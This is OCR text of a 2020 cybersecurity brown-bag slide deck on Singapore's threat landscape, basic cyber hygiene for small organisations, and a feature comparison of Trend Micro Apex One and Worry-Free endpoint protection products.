
NCSS TechUP Friday!
Brown Bag Series!
Cybersecurity

18 December 2020


Singapore Cybersecurity Landscape



PHISHING

47,500


phishing URLs[1] with a Singapore-link were detected.



WEBSITE DEFACEMENT

873

Singapore-linked website defacements were detected.



COMMONLY SPOOFED GOVERNMENT ORGANISATIONS IN SINGAPORE:

IMMIGRATION & CHECKPOINTS AUTHORITY (ICA)


MINISTRY OF MANPOWER (MOM)

SINGAPORE POLICE FORCE (SPF)

70%

of incidents reported to SingCERT by Small and Medium Enterprises (SMEs) and members of the public occurred through phishing attacks.

[1] URLs — Uniform Resource Locators; colloquially termed web addresses.



RANSOMWARE

35 cases of ransomware were reported to SingCERT.

COMMAND AND CONTROL (C&C) SERVERS AND BOTNET DRONES

530 unique C&C servers were observed in Singapore.

2,300


botnet drones (compromised computers infected with malicious programs) with Singapore Internet Protocol (IP) addresses were observed daily, on average.

Trustwave®

Source: https://www.csa.gov.sg/news/publications/singapore-cyber-landscape-2019

Singtel

Challenges of Small Organisations



Unfamiliar in Cyber Knowledge and Management

Partial Remote Working

Start adopting Public Cloud Services

Security and Data Risk Management

Limited Budget to invest in Cyber Solution

Cyber Risks	1. Insecure Network Access 2. Increase in Vulnerabilities	1. Unknown data breaches 2. Limited threat detection	1. Budget Constraints 2. Lack of cyber security resources
Trustwave Approach	Protecting Small Medium Businesses	Protecting Data	Improving Productivity and Cost Efficiency

Cybersecurity Hygiene

- Educate your staff
- Install Endpoint Protection software
- Use Network Firewalls
- Backup your data
- Control access to your systems
- Set strong passwords
- Use Multi-Factor Authentication
- Secure your Wi-Fi router
- Keep your software and systems fully up to date

Endpoint Protection

Why do you need Endpoint Protection?

- Acts as a security gatekeeper which protects your computer network from viruses
- Detection of malicious software from specific files, folders, or even a flash drive
- Erasing malicious codes and software
- Confirming the health of your computer and other devices

Ensure that automatic updates are enabled for the antivirus software, and perform a full scan of the machine in your network regularly

ApexOne and Worry Free

Apex One

Minimum 51 users

Worry-Free


For Companies < 51 users

- An all-in-one lightweight agent through software as a service (SaaS)
- Pre-execution and runtime machine learning
- More accurate detection of advanced malware, such as fileless living off the land, and ransomware threats
- Effective protection against scripts, injection, ransomware, memory, and browser attacks through innovative behavior analysis
- Enhanced application control against malicious software to prevent unknown and unwanted applications from executing on your corporate endpoints

Endpoint ApexOne vs Worry Free

	Trend Micro Apex One	Trend Micro Worry Free
Platforms	Microsoft® Windows®, PCs, and servers, Mac computers	Microsoft® Windows®, PCs, and servers, Mac computers, mobile devices
High-fidelity machine learning (pre-execution and runtime)	Y	Y
Behavioral analysis (against scripts, injection, ransomware, memory and browser attacks)	Y	Y
File reputation	Y	Y
Variant protection	Y	Y
Census check	Y	Y
Web reputation	Y	Y
Command and control (C&C) blocking	Y	Y
Data Loss Prevention	Y	Y
Device control	Y	Y
Good file check	Y	Y
Exploit prevention (host firewall, exploit protection)	Y	N
Vulnerability Protection	Y	N
Endpoint Encryption	Additional agent and hardware required	Partial

Endpoint Protection Demo



0 Known Threats

0 Unknown Threats

0 Policy Violations

3 Managed Agents

0 Outdated Agents

0 Unmanaged Endpoints

Ransomware Summary

Last 90 days

0 Ransomware attempts detected

Web	0
Network traffic	0
Cloud synchronization	0
Email	0
AutoRun files	0

